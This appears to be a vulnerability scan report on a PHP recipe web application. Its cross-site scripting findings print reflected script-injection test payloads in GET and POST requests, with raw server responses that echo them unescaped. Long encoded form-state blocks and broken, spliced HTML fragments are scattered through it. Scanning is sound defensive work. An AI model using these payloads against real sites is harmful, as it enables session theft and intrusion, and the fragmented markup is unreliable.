pGzhaG4JSBuTJS3UvfSFJrdUpCyjTmzbF5uy36mV2vOlpkqwG8pz5cQC8i9ZUtHqGSOo77ROQXhN2dW1

MqOdthvlgv0OGkk6SNlVVnfnXsH5lgrFFhv5WoV97wRZoVnt_gNM1KptZ0pWsr5tlhHA9JoSYGyQ1CAp

RNJuARD0AwDBBZuBEOQ-sMah6A3LbhoYPRkYyRhG5yk4OPr_A8quG7DSxJom1oTQMLvBMjWkaXpKkoRl

V1Gfxdv9KnG6IgtLDFeE-IHwg-6VMXhvznFD_c2ZXvM7E6bMxFXaMefK0FrltABX8FO-zGzUI3E3_oBz

T_TcDrqGKYo7nQa4fyJwvwBEnUbftWtw61RiisStOLgHp-eSFvX7mR2FaOZhArjHPKEOTu0CTj0UQVIU

m-DXK_hPiaCwBUgqYKcZyy-GuBIuZ2SeUtwzXBHYclV-WzjFwHYq2JKI-5_pvS4J4wg-NgJvaxR5el6t

0VMx0HMXGnK_qo1ttMvt0DmcxEeW8FCfQRZfTHTGjEh9PkBmAgyfNdUGp443unG8yX_j_sMDllXOaecU

jo6k_wN0Og10_i7QYRBwMBQ-PGww77AwzxFfq2WqiRCvf_jxP1tfXxxPzk9e7PtXDRcodnFOMd7-8-uL

0ezo5Nv-1o_7URDnUdNRpphimAN0zkZ7mgzYZMAmAz6dMAbGwG-6ON4QJDL7Y5P-Gtw8H9x8NPcVP67J

fdsm951N9QLjeCbybAE5zya7F_so-6-tTqv1qXmv0-S9Ju81ee_5xC84NoBgSa6a1NdA5_lB5_HsBxae

eBbWEiAkJfvxZ9KdZf5oqjPz2RiLV6-5wN0653cjiNDv8fq13fcZplwokwkdgxfdLcMhE3ShGM-cfLcw

-A2Z0xRC_Jhn9JjnmcZUBz9d5_vnVOapkvEP_57vb4351jdy6xJZvi9WGKqY-Bp26xraFQW7VQUnwMtW

6eN2gI5QTW0pp-SKYZNeq-ht11T8I5vLVf8to3cAQPPLN7L4-0XxI78shr6vgBSmtgUQU3QZHlIknqa5

IKntAiGL9KCpD6C2DxPqROs9K0fiXs8LJ7B9eleHoFXpvcO97bjZRhmBbb2lU0VXZQVifLIqdF4wy3Uh

gU2TXcUwWC_e9sUrwha7eJIA0L4YFiKl2MqejdLaKU0BhTSpyoXWSstVKqgB7VTQW8ZzLQzW-L-W1jlg

0_eqqFftj5YJvYu7c0r1UtC_O16NBmQcHufLOXYn7MFpFbQZh8IH5cvNQdlucbJ_kXTwK3lf1FN2FeX2

UyhgMyU4AEVAcetUg-hIHqR8cXOU0iXNlKt9nlSF69Z5yOQqxexorXQbYAkbpvwrN_W6BUYm2DRTtUQz

WCwgHbgMZKGxZO-HWJHIt7DkhJhwbadyRwDygTQd5tCdbjuOMkx8idsO5-dz-lsOaSCpOAWRTOZh7nAR

dcZ5OmOrauFfGngkRGXVMNNbJtk8pc6EtT3O9UV_z8-jB_QSHFt1HlIGI7phOA7wNsrgj1ynuRCkOAcR

ma42QkwjUC5TfrcJnhjkuGRmKyose6WTVtWi6Q29VNUvwRN-S4l1SwgfGwdGia3rFh0v4UDA0M_WfMC6

Iq4aQdxDteE1S4v44orXVvxhTS0zrqAEYe7hZyekaCcGANJLS9gIK4UsUuy324oKn6EVbJrRekLVNU-s

i81QmDqGuVR8OVBwROe5Cl7CdEKe6kuZsp080NDwvwJ1GcezBUSYm6C6x1B8NqXilhabY4SjuONlZ5jT

GO7uQbq4eTFmjYuhUeqADgYc3epoPtFDZ5rBDGFr2z9fP5FbMl0ItlJWJDS0gp3E4tM7VXCoD6kOykxX

lLZrgB8tMyqWOv0UKzKfO0_ASK_wtZUJzwDm4NvysO_WZ7dnvXyAh8fFIaWguqRi9MoTAItzhS28XWHk
12juyWc1ylXye_l9hfdTU56LBQ0s25jXS8tR8oBlSXkccMFB3wjJUfAArBBysWD8R9cKoEvylCWPlApA

iKN21BQMTcHQFAx_fsHQ_uyCYfzxcsG8fTflCNQXvVa_qR6-ePXQjvG-pqke_ujqgekC-YvXD0bJgqdH

YDI-yrZNqqZ31fSuNvauPIBtbFKMN7WIEWjrr6B3dh95fxTis_IS6VNuqfXNm8E65qEG3w2-m97s02mw

wbmADEmvTClUn61cXdOXbWDzXGDzeE8WjDOfRPVc2H4ZtmNHySe9OnKqIMuZh74iftnt-8NmcgHV-14Z

LrEAXBKWNnmxyYtNXnxGD09gSdQc3CYzNsB5VsB5PDeC0JGzr_5cd-djz3W18Ge813V3qZAK3UMpyJJ7
O8EFL961jFxjof6fdQSvMXBkqojClx7mPkcflDMcPyCSmn8zGl5idopLzLZrklZuNPUzpEDHK8HzFbih0jg

3 Web Server Vulnerable to Cross Site Scripting port 80/tcp

QID:	10788	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	CGI	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/14/2007				

THREAT:
The Web server contains a cross-site scripting vulnerability that can be exploited when it is sent a specially formed request. It is vulnerable because the responses contain unsanitized requested URLs.

IMPACT:
By exploiting this vulnerability, malicious users can obtain sensitive information from legitimate users of the server.

SOLUTION:
Please check with the vendor of the Web server for a possible patch against this issue.

As a workaround, configure the Web server to return a customized error or redirection page that properly sanitizes requested URLs included in the response.

RESULT:
GET /recipe/recipe/cat.php/"><script>alert(document.domain)</script> HTTP/1.0

GET /recipe/recipe/contact.php/"><script>alert(document.domain)</script> HTTP/1.0

GET /recipe/recipe/index.php/"><script>alert(document.domain)</script> HTTP/1.0

GET /recipe/recipe/recipe_list.php/"><script>alert(document.domain)</script> HTTP/1.0

GET /recipe/recipe/user_add.php/"><script>alert(document.domain)</script> HTTP/1.0

GET /recipe/assets/php/_core/calendar.php?strFormId=<script>alert(document.domain)</script> HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 17 Feb 2012 19:29:21 GMT

```
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Connection: close
Content-Type: text/html

<html>
<head>
 <title>Calendar</title>
 <script type="text/javascript">
  function selectDate(intTimestamp) {
   document.location = "calendar.php?intTimestamp=" + intTimestamp + "&strFormId=<script>alert(document.domain)</script>&strId=";
  }

  function cancel() {
   window.close();
  }

  function done() {
   window.opener.document.forms["<script>alert(document.domain)</script>"].elements[""].value = "Feb 17 2012";
window.opener.document.forms["<script>alert(document.domain)</script>"].elements["_intTimestamp"].value = "1329454800"; if
(window.opener.document.forms["<script>alert(document.domain)</script>"].elements[""].onchange)
window.opener.document.forms["<script>alert(document.domain)</script>"].elements[""].onchange();   window.close();
  }
 </script>
 <style>
  .main {
   font-family: verdana, arial, helvetica, sans-serif;
   font-size: 9px;
   text-align: center;
   color: #004d5d
  }

  A {
   text-decoration: none;
  }

  .dropdown {
   background-color: #e5e5e5;
   font-family: arial, helvetica, sans-serif;
   font-size: 8pt;
  }

  .button {
   font-family: verdana, arial, helvetica, sans-serif;
   font-size: 7.5pt;
   font-weight: bold;
   color: #ffffff;
   background-color: #004d5d;
   text-align: center;
   vertical-align: middle;
   height: 18px;
   border: thin s
olid #223344;
  }

  .offMonth {
   color: #999999;
   background-color: #f0f0f0;
  }

  .onMonth {
   color: #005599;
   background-color: #e0f0f0;
  }

  .onMonthWeekend {
   color: #80aabb;
   background-color: #ffffff;
  }

  .selected {
   color: #ffffff;
   background-color: #ee0000;
  }

  .today {
   color: #ffffff;
   background-color: #80aabb;
```

```
 }
 </style>
</head>
<body><form method="get" name="myForm"><center>
 <select name="dttMonth" class="dropdown"
onchange="selectDate(document.myForm.dttMonth.options[document.myForm.dttMonth.selectedIndex].value)">
<option value="1325394000" >January</option><option value="1328072400" selected>February</option><option value="1330578000"
>March</option><option value="1333252800" >April</option><option value="1335844800" >May</option><option value="1338523200"
>June</option><option value="1341115200" >July</option><option value="1343793600" >August</option><option value="1346472000"
>September</option><option value="1349064000" >October</option><option value="1351742400" >November</option><option
value="1354338000" >December</option> </select>
 <select name="dttYear" class="dropdown"
onchange="selectDate(document.myForm.dttYear.options[document.myForm.dttYear.selectedIndex].value)">
<option value="2696400" >1970</option><option value="34232400" >1971</option><option value="65768400" >1972</option><option
value="97390800" >1973</option><option value="128923200" >1974</option><option value="160462800" >1975</option><option
value="191998800" >1976</option><option value="223621200" >1977</option><option value="255157200" >1978</option><option
value="286693200" >1979</option><option value="318229200" >1980</option><option value="349851600" >1981</option><option
value="381387600" >1982</option><option value="412923600" >1983</option><option value="444459600" >1984</option><option
value="476082000" >1985</option><option value="507618000" >1986</option><option value="539154000" >1987</option><option value="570690
000" >1988</option><option value="602312400" >1989</option><option value="633848400" >1990</option><option value="665384400"
>1991</option><option value="696920400" >1992</option><option value="728542800" >1993</option><option value="760078800"
>1994</option><option value="791614800" >1995</option><option value="823150800" >1996</option><option value="854773200"
>1997</option><option value="886309200" >1998</option><option value="917845200" >1999</option><option value="949381200"
>2000</option><option value="981003600" >2001</option><option value="1012539600" >2002</option><option value="1044075600"
>2003</option><option value="1075611600" >2004</option><option value="1107234000" >2005</option><option value="1138770000"
>2006</option><option value="1170306000" >2007</option><option value="1201842000" >2008</option><option value="1233464400"
>2009</option><option value="1265000400" >2010</option> </select>
 <table cellspacing="2" cellpadding="2" border="0" class="main">
  <tr>
   <td>Su</td>
   <td>Mo</td>
   <td>Tu</td>
   <td>We</td>
   <td>Th</td>
   <td>Fr</td>
   <td>Sa</td>
  </tr>
<tr><td class="offMonth">29 (#)</td><td class="offMonth">30 (#)</td><td class="offMonth">31 (#)</td><td class="onMonth">1 (#)</td><td
class="onMonth">2 (#)</td><td class="onMonth">3 (#)</td><td class="onMonthWeekend">4 (#)</td></tr><tr><td class="onMonthWeekend">5
(#)</td><td class="onMonth">6 (#)</td><td class="onMonth">7 (#)</td><td class="onMonth">8 (#)</td><td class="onMonth">9 (#)</td><td
class="onMonth">10 (#)</td><td class="onMonthWeekend">11 (#)</td></tr><tr><td class="onMonthWeekend">12 (#)</td><td class="onMonth">
 </head><body>
<div class="header">
<img src="../assets/images/header_logo.jpg">
</div><div class="menu">
<div class="menuitem"><a href="index.php">Home (/recipe/assets/css/styles.css)</div>
<div class="menuitem">Browse recipes (cat.php)</div>
<div class="menuitem">Search (recipe_search.php)</div>
<div class="menuitem">Your profile (profile.php)</div>
<div class="
menuitem">Add recipe (add.php)</div>
<div class="menuitem">Guestbook (guestbook.php)</div>
<div class="menuitem">Buy book (book.php)</div>
<div class="menuitem">Contact us (contact.php)</div>


</div>
 <form method="post" id="RecipeListForm"
action="/recipe/recipe/recipe_search.php?searchstring=<script>alert(document.domain)</script>"><script type="text/javascript"
src="/recipe/assets/js/_core/qcodo.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/logger.js"></script><script
type="text/javascript" src="/recipe/assets/js/_core/event.js"></script><script type="text/javascript"
src="/recipe/assets/js/_core/post.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/control.js"></script>  <div
class="title_action">Search recipes</div>
  <br class="item_divider" />

  <span id="searchstring_ctl" ><input type="text" name="searchstring" id="searchstring" value="<script>alert(document.domain)</script>"
class="textbox"  /></span>  <span id="c4_ctl" ><input type="button" name="c4" id="c4" value="Search" class="button"
onclick="qc.pB('RecipeListForm', 'c4', 'QClickEvent', ''); return false;"  /></span>
  <div id="c1_ctl" style="display:inline;"></div>  <span id="c3_ctl" ><span id="c3" >No results for
<script>alert(document.domain)</script></span></span>  <br />
  Back to previous page (javascript:history.go(-1))


<div>
 <input type="hidden" name="Qform__FormState" id="Qform__FormState"
value="eNrtXetzGjkS3z-FonavNleXLMPDjyHnLePHhjsbbEOSqvviEozAiocRJ2n82JT_92s9RqMZw

MRJnLA57YcsllqtVuun7pbUgn4YNMPqBR6TOT4hXBxTNquG9Vb4kYdBK6z-9Pef4lHcowzzNBa82u6HW
```

2H1_ASNcFwNt-uKrqHouGBDNO2hGa62eQhc-Rwl8mOwo-pHcfJGzOKjRBBBMLAahTVZW7Ot8Z2Q9C1o2

6MV02VlQlnlNR8zMhd7KMZM_BrRcTrDiXgV0RkiyYvXv5lq1Vsz5zebx0iAOD0orzczKfZTQS9wEmF2c

EXiiOHEymJHcoaiiCRT3TTYypoeMjofIjbFImtSD7Imbygjf9JEoHg_JlM18i05EDHAaljBbkb5DgZBx

qvojKB09OGU3mB-ACwZjfk-Y-i-2kZhLfz44FJJmVZStQpUfzCazmFYZTIjGpB1uST8D00wICEnaNQyg
rfzOWYXmJM_8Yo-c9oTeruGtr6d6USTvUFJFONDwvBYEJqYmdODIIlwiU5JQmbp7FESdJeTGDR

DVx00vj6gsRyfqrAydCiToFhdNRD3MV6c2BLVexKJK8PAgvGA84MYcW7KGxZRhANI7yWcgnytQANTsaJ

LC-ZjUGyHxpGF8JZb0wU0krGtsyqQdXKlZuLsuI36N5jFJMG2WdNtNgD1mla7bquBYOQa09SujGL1W7n

eClwdYRh2ld7I5rI_R2Mi7svztz8eY87_jU1Fva4qZuTuAKUc83cw5Ahp-Jiu6nYWUsZlP2V12uk4StA

oxpGdDqvnC_zfFGAZlZQCUg7RqAuDu6u2ScmIDCmNh2RuxLSGIhfwiLHSqKGnd4STUYytCFb4N5hMr4Q

ht9xctG1ZUjC0HQyWE5eVJ2v2JwKzwsxDRTeBf1K17IoglX0gluTW0MJBAmUS09tV8JR2lHKip6JEsps

rySgodwQneCIKfYFWpC1ERi1F-BjT0o2U8Qyr40Y15wZWSLk0F7BQdobA6gvT0sxPI6tUXsHUlQ2llVH

7uV4JIxLkDnpaxRqlwgJ81MAiMiF5I4MTqHnPkDS2LkGtMGWa6ykWVzQyCtZFShNbOei5oLN9AQt0lAp

shuQsHUujjI1Tbywb6GRfAaNsvYN8Scpq0CpoJceWtYv_QjdooFy0gVa95iz-XLSs1towzZefgnRDzGY

kUe7ceN5aRtXlnZiOr49iLKMCXf9g1S_uAHOIja9G9E7GL6C-cxlqdODPcLumIpglZpqHIL4AOtXMNUt

gq9KZXCRkRQDTAJw9IWLJZ0GFVaCR3Nho2X7hFcIhIMpL67ur2rxNEpgERbQj8eC0WegHDNTgijItdEv

1MwNVV67QDa4gUYkxgr-gdHwFUzuGmeXLO88YOZ03oLfTT2EWLGF2QuVSASbNRaFmdCmbnRVsXJGCkkj

LWQU2mIAA4gQnU2lfiWt1ZBVJSlWOGUBRP4nvSxGuDE7oLS_RG9jAIseZ2RqAnYghGk9USb5UDhjlXC8

jY0mK9sL4FTxkZDZz7EXNNSgl2_SNwyEf9viwx4c9Xz_skdriyslBDdG200dAPgLSoxuJREdAMvwBkc4

7qRAAzrC1vTr6AQlGmmxpjAPVGc_HTniCgkU8A8-E2L3pPhvF2rF6f-X9lfdXP9o2vemd1HM7qUCad6i

kyRjsy7UpkvjvK9icDzADcOhW1VCf5luBtMTZgb7UknUklwean0U49H10o1xPXxWdKwJdFDYk33xh5b7

QNCnKWAJNRPKTYNMZrOZDrKyxHMoD_PeMnnitj7XzrFUzsAHYE48BjAWJxFRfx0hVAofzQyTQH4xE1XB

HzWe-AvZjGJ90krCvNA6or0Zq29gKWfxx0w7Bf2TvuNQdfP3LomWb-wcX03Y6YzTni9NWt_b3DUZA6JH

kkVREkvUtUg8ABGtsXAcVFFF0QpJrD6ONgREPpe-OkfGu3xdQgb249rbG25oiNLbtFQuOY5uCQcJmu1w

5kHtOXVkckcSPPDrnJgllRIU-orCTM7iit9pM2Q1Aoe6YUqHraoXYWl_72Ni6bgPplgNdTVSVIbsH7rc

D7jNAdOnOfflVit2v9uVUdO5B6Sm38fu5Ka3q7VhgU3J6NMLuVk3DSaZXncuqarjt7MfsblhVSdjVM0K

zXQhLtnIo9-HZ7g2YMLOrcLd45kBOHdKoXTmJShswiR-HyUWZSUmu4gnB8H6-ULZcIjsrF7D6Vkn-sMh

b1S-ceTvdwEgEEfETelmhw95KxfVWaazX1ltTq6kLDMuE4y-ASd3D5EeECQFDos4THlYIN7TC1dwjQlU

rjxl-_2fl58vj_sXpy71ITA-QwFPK7i_1PKjG2jNd6pOnX3--7A6PTl9Uft9bl6GpZPNezns57-U213z

JhZKksxFml3RyOQcno64HvMvzmPlLYOZx_ycl7SlJK_1J5cyRdNEZtrQzPNfH8GE4ZGkyBndoPN7LPc2
oPzFs_lGp12ov2msdYdB2bhnkJjRlcm4v6G3hVjEnGFBmMgUtwUvHjhoKJ9XdMGiU89h6Khk_TaIsze3

1aO9Cv40IX_822qv0qMxhm0iSV8vz_Pouh-1FDkGJwXaZwSnQknn8uBzAo8hmYShnaKou9fU1WHOBxd-

SEZ-33xF8C3On__iFZ_9_mX2kk6zoVQnZ0LXZ9hOBZ8UFLSvP4pSh2IRUksTN91PrVckn_W1f8T3PS8K

tLcfowPSpaT0ArkLOXVArXOZ1EwTTeoMHAs_drAqpk3nG85IYqksOZM7bD3OLtaR54DYvNc5vokBq7Da

TcUreDD7h4tXjAMeAQhyV2xWl5YYqZ7AAtDOGbwhNuck-df8MFhI0eyaVRD73MR8NkdSunB1Yo2eqL6P

fXPmyWK9kVZnfZMibfgpxkWyfT05QuLp_y_H-B3RnE1DqpfnHkb1yZqDy-pprwMC_LvFpKz5t5f8kbaX

-5LQVa0N86soXpa7YjYA0xiZ1JVPiJ2WwNOT0hdJ1bFb-ijlh2VIPU0zeYzYivTPa_CQbEtafO-G18Or

VBmY2CaZs6UpePt-VyVOsAU3ZGK9P8QkKksuWHZJE-YKQq8xm7FzKumrhPjxrUchh-6rBAvDiNDa70-W

xAlSE1aDqIwYfMXxZxFDzEcNnRAzBcyS66lRAHY-wsBk02z54ePbgIQjlmY0PHr5-8BB8i-BBMxnT-Ah

Eljlq5h7LX2_5662V11sOwFZeZyw_xwftSaCtOKhuLtzamiCyCM7PuLBVR28a6NIJeXB7cPu72-94Dwc

LAfwhnurAZ7GffFD-staDZANB8vjtLEhmHqEvODlpgbWT03ev3eiTLlqtbRvL_apKfGJhfbeRexXp2pI

p7GUITBn3Ps77OO_jNjrXJJDmzVmw3tl5tGw4WtbkJIGM3ZKMi5u8YF02ksPiCZlIrh88xPoNsTqC8X7

Q-0HvBzfbskXugvV-0KNlw9Gy3g8elmT8DD_osPhMPzhIRzMiBI4Ard4Pej_4DAf60mxZmFU69yvAvrP
qZN-BaH_0AY9F6XD_UzG_a2M_WEKWqUe9R72P_r6rPzdf14SHZIZXuH

```
POST /recipe/assets/php/_core/error_already_rendered_page.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.14)


strHtml=s<script>alert(document.domain)</script>



HTTP/1.1 200 OK
Date: Fri, 17 Feb 2012 19:29:35 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9
Content-Length: 44
Content-Type: text/html

s<script>alert(document.domain)</script>GET /recipe/recipe/recipe_search.php?searchstring=<script>alert(document.domain);</script> HTTP/1.1

Connection: Keep-Alive



HTTP/1.1 200 OK
Date: Fri, 17 Feb 2012 19:46:22 GMT
Server: Apache/2.2.11 (Win32) PHP/5.2.9
X-Powered-By: PHP/5.2.9; Qcodo/0.3.15 (Qcodo Beta 3)
Set-Cookie: PHPSESSID=d0e5c15b874e1e915a9d9e0390057d78; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Content-Length: 6659
Keep-Alive: timeout=5, max=70
Connection: Keep-
Alive
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>List All Recipes</title>
  <link rel="stylesheet" type="text/css" href="/recipe/assets/css/styles.css"/>
 </head><body>
<div class="header">
<img src="../assets/images/header_logo.jpg">
</div><div class="menu">
<div class="menuitem">Home (index.php)</div>
<div class="menuitem">Browse recipes (cat.php)</div>
<div class="menuitem">Search (recipe_search.php)</div>
<div class="menuitem">Your profile (profile.php)</div>
<div class="menuitem">Add recipe (add.php)</div>
<div class="menuitem">Guestbook (guestbook.php)</div>
<div class="menuitem">Buy book (book.php)</div>
<div class="menuitem">Contact us (contact.php)</div>


</div>
 <form method="post" id="RecipeListForm"
action="/recipe/recipe/recipe_search.php?searchstring=<script>alert(document.domain);</script>"><script type="text/javascript"
src="/recipe/assets/js/_core/qcodo.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/logger.js"></script><script
type="text/javascript" src="/recipe/assets/js/_core/event.js"></script><script type="text/javascript"
src="/recipe/assets/js/_core/post.js"></script><script type="text/javascript" src="/recipe/assets/js/_core/control.js"></script>  <div
class="title_action">Search recipes</div>
  <br class="item_divider" />

  <span id="searchstring_ctl" ><input type="text" name="searchstring" id="searchstring" value="<script>alert(document.domain);</script>"
class="textbox"  /></span>  <span id="c4_ctl" ><input type="button" name="c4" id="c4" value="Search" class="button"
onclick="qc.pB('RecipeListForm', 'c4', 'QClickEvent', ''); return false;"  /></span>
  <div id="c1_ctl" style="display:inline;"></div>  <span id="c3_ctl" ><span id="c3" >No results for
<script>alert(document.domain);</script></span></span>  <br />
```

Back to previous page (javascript:history.go(-1))

<input type="hidden" name="Qform__FormState" id="Qform__FormState"
value="eNrtXetzGjkS3z-FonavNleXLMPDjyHnLePHhjsbbEOSqvviEozAiocRJ2n82JT_92s9RqMZw

MRJnLA57YcsllqtVuun7pbUgn4YNMPqBR6TOT4hXBxTNquG9Vb4kYdBK6z-9Pef4lHcowzzNBa82u6HW

2H1_ASNcFwNt-uKrqHouGBDNO2hGa62eQhc-Rwl8mOwo-pHcfJGzOKjRBBBMLAahTVZW7Ot8Z2Q9C3ot

0crpsvKhLLKaz5mZC72UIyZ-DWi43SGE_EqojNEkhft17-ZetVdM2c4m8dIgDw9KK83MzH2U0EvcBJhd

nBF4ojhxApjh3KGoogkU9002MqaHjI6HyI2xSJrUg-yJm8oI3_SRKB4PyZTNfQtORIxwGpcwW5G-Q5GQ

car6IygdPThlN5gfgAsGY35PmPovtpGYS38-OBSSZlWUrUKVH8wms5hWGUyIxqQdbkk_A9NMEAhJ2jUM

oK38zlmF5iTP_GKPnPaE3q7hra-nelEk71BSRTjQ8LwWBCamJnTgyCJcllOSUJm6exREnSXkxg4Q1cdN

L4-oLEcn6qwMnQok6BYXTUQ9zFenNgS1XsSiSvDwILxgPODGHFuyhsWUYQDSO8lnIJ8sUADU7GiSwvmY

1Bsh8aRhfCWW9MFNJKxrbMqkHVyqWbi7LiN-jeYxSTBtlnTbTYA9ZpWu26rgWDkGtPUroxi9Vu53gpcH

WEYdpXeyOayP0djIu7L87c_HmPO_41NRb2uKmbk7gClHPN3MOQIafiYrup2FlLGZT9lddrpOErQKMaRn

Q6r5wv83xRgGZWUAlIO0agLg7urtknJiAwpjYdkbsS0hiIX8Iix0qihp3eEk1GMrQhW-DeYTK-EIbfcX

LRtWVKwtB0MphOXlSdr9icCs8LMQ0U3gX9SteyKIJV9IJbk1tDCQQJlEtPbVfCUdpRyoqeiRLKbK8koK

PcEJ3giCn2BVqQtREYtRfgY09KNlPEMq-NGNecGVkj5NBewUHaGwOoL09LMTyOrVF7B1JUNpZVRO7peC

SMS5A56WsUapcICfNTAIjIheSODE6h5z5A0ti5BrTBlmuspFlc0MgrWRUoTWznouaCzfQELdJQKbIbkL

B1Lo4yNU28sG-hkXwGjbL2DfEnKatAqaCXHlrWL_0I3aKBctIFWveYs_Iy0rNbaMM2Xn4J0Q8xmJFHu3

HjeWkbV5Z2Yjq-PYizDAl3_YNUv7gBzIl2vRvROBjCgvnMZa3Tgz3C7pkKYJWaahyC-ADrVzDVLYKvSm

VwkZEUE04SSp4Qs-TSowApUklsbLdwvvEI4hER5aX13VZu3SQKzoIh2JCCcNgv9gIUaXFGmpG60VD8z0

HXlCt3gChKVGCP4C0rHVzC3Y5havrzzjJHTeQN6O_0UZsESZidUrhVg0lwUakaXstlZwcYVKSiJtJxVY

KMJiCBOcDKVBpa4ZkdWkaRU5dgBFPWT-L4U48rohN7yEr3BDaxynNmtARiKGOLxRJXka-WAUc71OjKmp

GgwjGPBQ0ZmM8dg1FyLUjJO3zge8nGPj3t83PP14x6pLa68HNQQbTt9CORDID26kUh0CCTjHxDpvJMKA

eAMW9urwx-QYKTJlgY5UJ3xfOyMJyhYxDPwTIjdm-6zUawdq_dX3l95f_Wj7dOb3kk9t5MKpHmHSpqMw

b5cmyKJ_76CzfkAMwCHblUN9Xm-FUhLnB3pSy1ZR3J5oPlZhEPfRzfK9fRV0bki0EVhQ_LNF1buC02To

owl0EQkPwo2ncFqPsTKGsuhPMB_z-iJ1_pYO89aNQMbgD31HMCYkEhM9Y2M1CUshfNDJNAfjETVcEdNa
L4E9mMYoPSSsLE0Hqivhmrb2ApZ_HHT

jsF_ZPe41B98_euiZbv7BxfUdjpjNOeL01a3BvgNRkDokeSRVESSdS5SDwAEa2xcDxUUUXRCkmsPo42B

EQ-l846Rca_fF1CBvbr2tsbbmiI0tu0lC45jm4RBwma7XDmQm05dWRyRxI88O-cmD2VEhT6jsJMzuKK3

2kzZHUCh7phSoetqheBaX_zY4LpuI-mWA11NVJUxuwfutwPuM0B06dZ9-V2K3bD25VR07kHpKbfx-7kp

rer9WGCTcno0wu5eTcNJZlidy6pquO1syOx2WFVJ2NUzQrNdCEu2cig34tn2DZgws6tw93jmRE6d0qht

OYlKOzCJH4fJRZlJSa7iEcHwfr5QtlwiOysXsPpWSf6wyFvVLxx6O93ASAQR8RN6WaHD3krF9VZprNfW

e1OrqQsMy4TjL4BJ3cPkR4QJAUOiDhQeVgg3tMLV3DNCVQvivv79n5WfL4_7F6cv9yIxPUACTym7v9Tz

oBprz3Spj55-_fmyOzw6fVH5fW9dkqaSzXs57-W8l9tc8yUXSpLORphd0snlHJyMuh_wLs9j5i-Bmcf9

n5S0pySt9CeVM0fSRWfY0s7wXJ_Dh-GQpckY3KHxeC_3NKP-xLD5R6Veq71or3WEQdu5ZpCb0JTJub2g

t4VrxZxgQJnJFbQELx07aiicZHfDoFFOZOupdPw0ibI8t9ejvQv9PCJ8_dtor9KjMoltIkleLU_067sc

thc5BCUG22UGp0BL5vHjcgCPIpuFoZyhqbrV1_dgzQUWf0tGfN5-R_AtzJ3-4xee_f9l9pFOsqJXJWRD

12bbTwSeFRe0rDyLU4ZiE1JJEjfhT61XJZ_0t33F9zwvCbe2HKMD06em9QC4Cjl3Qa1wm9dNEEzrDR4I

PHfTKqRO5hnPS2KoLjmQOa8_zDXWkuaB27zUOL-KAqmx20zGKXkz-ISLd48DHAMKcVRuV5SWG6qcwQLQ

zhi-ITTlJv3U_TNYyNDsZQmzsLrNR0MktStnB9bomerL6DdXvizWK1lV5jcZ8qqfQlwk2-eTExTu7t9y

vP8B3dkMlHpp_nFk75wZqLy-5h4w8O9LfN6Kz1v5P8lbqT85b8XaEJ-78kW5K3YjII2xyV3JlPhJKSwN

OX2hdB2blcBiTli21NMUk_iYjUjvjDY_y4aE9efOeC28e7WBmU2CKVu6kpfPd2XyFGtAUzbG63N8goLk

smWHJFG-IOQqsxk7l7KuWrgPz1oUkti-arAAvDiNze50eawAFWE1qPqIwUcMXxYx1HzE8BkRQ_Acma46

FVDHIyxsBs22Dx6ePXgIQnlm44OHrx88BN8ieNBMxjQ-ApFljpq5x_LXW_56a-X1lgOwldcZy8_xQXsS

aCsOqpsLt7YmiCyC8zMubNXRmwa6dEIe3B7c_u72O97DwUIAf4inOvBZ7CcflL-s9SDZQJA8fjsLkplX

6AtOTlpg7eT03Ws3-qSLVmvbxnK_qhKfWFjfbeReRbq2ZAp7GQJTxr2P8z7O-7iNzjUJpHlzFqx3dh4t

G46WNTlJIGO3JOPiJi9Yl43ksHhCJpLrBw-xfkOsjmC8H_R-0PvBzbZskbtgvR_0aNlwtKz3g4clGT_D

DzosPtMPDtLRjAiBI0Cr94PeDz7Dgb40WxZmlc79CrDvrDrZdyDaH33AY1E63P9UzO_a2A-WkGXqUe9R

76O_7-rPzdc14SGZ4RUuXeaLAcUlz5etjwE9Zv4SmFkTCYKYciCVQUHMJ9x8F9zZZ_rGrcw3Hl9nr6C9

Y_SO8VnCQej9-LqSw2wp2rdXoT0H6JcEg3V7U1Z62CjvzBrN3bZ7mdadqddUfjn45eDjxI3-MhIyM28s

fWjoYbKZMFn7nTVdK9yCV2yufaavGj_tKLCVubmzdBQTfuWPRLyr867u--e1jSiNMUqWGzHgPM-Xq_d3
HisbjZXHnR7Ic1YQcKXjs37O0r-o_F6pCpbiaiWsVCcoBth9ouOru49juvZdaumHfQvfnyFLBgKJlGdP

d9UKOJflHcSx_sLT4pOzVvbkLHDetLsv0OwPMDL9GHjhV4lYuN3Kf_6BgZRb9jumC11nP1W7_Pd2nLds
HRrdD5F9t9ZolQkOrvD4Ws56cTQlT4ziOAOh_DYSan57LX_GiycojcV7RER3bN862W_ykV9f4jz7I2Gr_fA_iSya1Q==" />
<input type="hidden" name="Qform__FormId" id="Qform__FormId" value="RecipeListForm" />

</form><script type="text/javascript">qc.registerForm(); qc.regCA(new Array("c1","c2","c3","searchstring","c4")); qc.jsAssets = "/recipe/assets/js"; qc.phpAssets = "/recipe/assets/php"; qc.cssAssets = "/recipe/assets/css"; qc.imageAssets = "/recipe/assets/images"; </script>
</body>
</html>

3 Syntax error occurred port 80/tcp

QID:	150022	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	6.8		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/16/2009				

THREAT:
A test payload generated a syntax error within the web application. This often points to a problem with input validation routines or lack of filters on user-supplied content.

IMPACT:
A malicious user may be able to create a denial of service, serious error, or exploit depending on the error encountered by the web application.
